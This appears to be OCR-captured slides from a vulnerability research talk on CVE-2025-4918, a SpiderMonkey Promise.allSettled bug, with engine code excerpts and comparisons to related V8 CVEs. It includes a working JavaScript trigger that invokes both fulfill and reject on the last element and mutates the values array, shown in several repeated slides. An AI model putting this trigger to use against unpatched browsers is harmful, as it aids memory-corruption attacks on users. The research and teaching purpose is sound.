
Internals: PromiseAllSettledElementFunction

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext*
cx,…) {
  //…
  if (!values.setElement(cx, index, objVal)) {
    return false;
  }
  uint32_t remainingCount = data->decreaseRemainingCount();
  //…
}
```




Internals: PromiseAllSettledElementFunction

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx,…) {
  //…
  if (remainingCount == 0) {
     RootedObject resolveAllFun(cx, data->resolveOrRejectObj());
    RootedObject promiseObj(cx, data->promiseObj());
    if (!CallPromiseResolveFunction(cx, resolveAllFun,
values.value(), promiseObj)) {
      return false;
    }
  }
}
```




Internals: Custom Promise `AllSettled`



Internals: Custom Promise `AllSettled`

```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log("Bonjour from resolve");
        return {
            then: (fulfill, reject) => {
                console.log("Bonjour from Thenable");
                fulfill();
                reject();
            }
        };
    }
}

function custom_resolve(result) {
    console.log("Bonjour from custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];
Reflect.apply(Promise.allSettled, CustomPromise,
[arr]);
```



Internals: Custom Promise `AllSettled`

```
class CustomPromise {
    constructor(executor) {
        executor(custom_resolve, custom_reject);
    }
    static resolve() {
        console.log("Bonjour from resolve");
        return {
            then: (fulfill, reject) => {
                console.log("Bonjour from Thenable");
                fulfill();
                reject();
            }
        };
    }
}

function custom_resolve(result) {
    console.log("Bonjour from custom resolve");
}
function custom_reject(result) { }

const arr = [0x41, 0x42, 0x43];
Reflect.apply(Promise.allSettled, CustomPromise,
[arr]);
```

Custom Promise allow us to control:

- The resolve() static method implementation;
- The then() function implementation ->
  - We can control When and Where resolve element (fullfill) and reject element (reject) functions are called;
- The resolve all function (custom_resolve) implementation ->
  - We can access the result array from this function and perform some actions on it

0x1.1 - How was the bug discovered ?

How was the bug discovered ?

Connecting similar implementation issues for the JS Promise Specification across different browsers:

- CVE-2023-4355 (Chromium V8 Engine):
  - When the `valuesArray` fixed array is exposed to JavaScript using a `promiseCapability.[[Resolve]]` (`custom_resolve`) function, a reference issue can occur.
  - If garbage collection is triggered within this function and the array is trimmed, the fixed array may be moved.
  - However, the internal context's pointer to this fixed array is not updated, leading to a stale reference.
- CVE-2020-6537 (Chromium V8 Engine):
  - An issue in the `[[AlreadyCalled]]` implementation allows both `Promise.allSettled Resolve Element Functions` (fullfill) and `Promise.allSettled Reject Element Functions` (reject) to be invoked by user-defined `then` functions in JavaScript.
  - This can cause `remainingCount` to be decremented twice for a single promise resolution.
  - The `valuesArray` may be returned prematurely to the `promiseCapability.[[Resolve]]` (`custom_resolve`) function, potentially leading to type confusion if the array is modified within `custom_resolve`.

How was the bug discovered ?

Summary of JS Promise Specification implementation key issues:

- **`Element Resolution Function` Implementation:** Specifically, the implementation of `[[AlreadyCalled]]` within the Promise.allSettled Resolve (fullfill) and Reject (reject) Element Functions, particularly when these are invoked from a `then` function.
- **`remainingElementsCount` Management:** Challenges related to the incrementing and decrementing of `remainingElementsCount`.
- **User-Defined JavaScript Handling:** Managing user-defined JavaScript through the `promiseCapability.[[Resolve]] (custom_resolve)` function.

0x1.2 - Triggering the vulnerability

CVE-2025-4918: Triggering the vulnerability

```
class CustomPromise {
   constructor(executor) {
       executor(custom_resolve, custom_reject);
   }
   static resolve() {
       return {
           then: (fulfill, reject) => {
               if(remaining_count-1 != 0){
                   fulfill();
                   remaining_count--;
               } else {
                   last_fulfilled = fulfill;
                   last_reject = reject;
               }
           }
       };
   }
}

function custom_resolve(values) {
   for (let i = 0; i < remaining_count; i++) values.shift();
}
function custom_reject(values) { }
function last_fulfilled() {};
function last_reject() {};

var remaining_count = 12;
const arr = Array(remaining_count);
for (let i  = 0; i < remaining_count; i++) arr[i] = 0x40+i;

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);

last_fulfilled();
last_reject();
```

Triggering steps:

- For all elements except the last one, invoke one of the fulfill/reject pair functions;

CVE-2025-4918: Triggering the vulnerability

```
class CustomPromise {
   constructor(executor) {
       executor(custom_resolve, custom_reject);
   }
   static resolve() {
       return {
           then: (fulfill, reject) => {
               if(remaining_count-1 != 0){
                   fulfill();
                   remaining_count--;
               } else {
                   last_fulfilled = fulfill;
                   last_reject = reject;
               }
           }
       };
   }
}

function custom_resolve(values) {
   for (let i = 0; i < remaining_count; i++) values.shift();
}
function custom_reject(values) { }
function last_fulfilled() {};
function last_reject() {};

var remaining_count = 12;
const arr = Array(remaining_count);
for (let i  = 0; i < remaining_count; i++) arr[i] = 0x40+i;

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);

last_fulfilled();
last_reject();
```

Triggering steps:

- For all elements except the last one, invoke one of the fulfill/reject pair functions;
- Save last element fullfill/reject pair functions;


CVE-2025-4918: Triggering the vulnerability

```
class CustomPromise {
   constructor(executor) {
       executor(custom_resolve, custom_reject);
   }
   static resolve() {
       return {
           then: (fulfill, reject) => {
               if(remaining_count-1 != 0){
                   fulfill();
                   remaining_count--;
               } else {
                   last_fulfilled = fulfill;
                   last_reject = reject;
               }
           }
       };
   }
}

function custom_resolve(values) {
   for (let i = 0; i < remaining_count; i++) values.shift();
}
function custom_reject(values) { }
function last_fulfilled() {};
function last_reject() {};

var remaining_count = 12;
const arr = Array(remaining_count);
for (let i  = 0; i < remaining_count; i++) arr[i] = 0x40+i;

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);

last_fulfilled();
last_reject();
```

